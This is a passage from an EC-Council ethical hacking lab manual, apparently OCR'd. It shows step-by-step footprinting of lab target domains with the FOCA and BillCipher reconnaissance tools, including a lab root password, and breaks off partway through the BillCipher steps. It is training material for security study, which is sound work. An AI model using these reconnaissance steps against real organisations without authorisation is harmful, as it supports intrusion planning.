
15. Navigate back to the FOCA window and click the **Network** node to expand the node in the left pane of the window to view the network structure.

    Note: The domain we used does not have associated clients or servers.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. If the domain has any of the associated **Clients** or **Servers**, it displays the related information.
17. Expand the **Domains** node and click on the target domain (here, **eccouncil.org**) to view the domain-related information.




18. In the righ-pane, click **Crawling** tab and then click **Google crawling** button.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


19. Google's crawling functionality begins crawling the target website. Once the crawling is completed, results appear in the lower pane.
20. The results include the domains obtained through scanning along with their severity as low, medium or high is displayed, as shown in the screenshot. Using this information, attackers can further find vulnerabilities in the target domain and exploit them to launch web application attacks.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Now, expand the **Document Analysis** node; further expand the **Metadata Summary** node. Here, information regarding users, folders, printers, software, etc. is displayed.

    Note: The domain we used does not have information associated with metadata summary.



22. This concludes the demonstration of gathering useful information about the target organization using the FOCA tool.
23. Close all open windows and document all the acquired information.
24. Turn off the **Windows Server 2019** virtual machine.

Task 5: Footprinting a Target using BillCipher

BillCipher is an information gathering tool for a Website or IP address. Using this tool, you can gather information such as DNS Lookup, Whois lookup, GeoIP Lookup, Subnet Lookup, Port Scanner, Page Links, Zone Transfer, HTTP Header, etc.

Here, we will use the BillCipher tool to footprint a target website URL.

Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1. Switch to the **Parrot Security** virtual machine. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.
4. In the **Parrot Terminal** window, type **cd BillCipher** and press **Enter** to navigate to the BillCipher directory.



5. Now, type **python3 billcipher.py** and press **Enter** to launch the application.



6. BillCipher application initializes. In the **Are you want to collect information of website or IP address?** option, type **website** and press **Enter**.



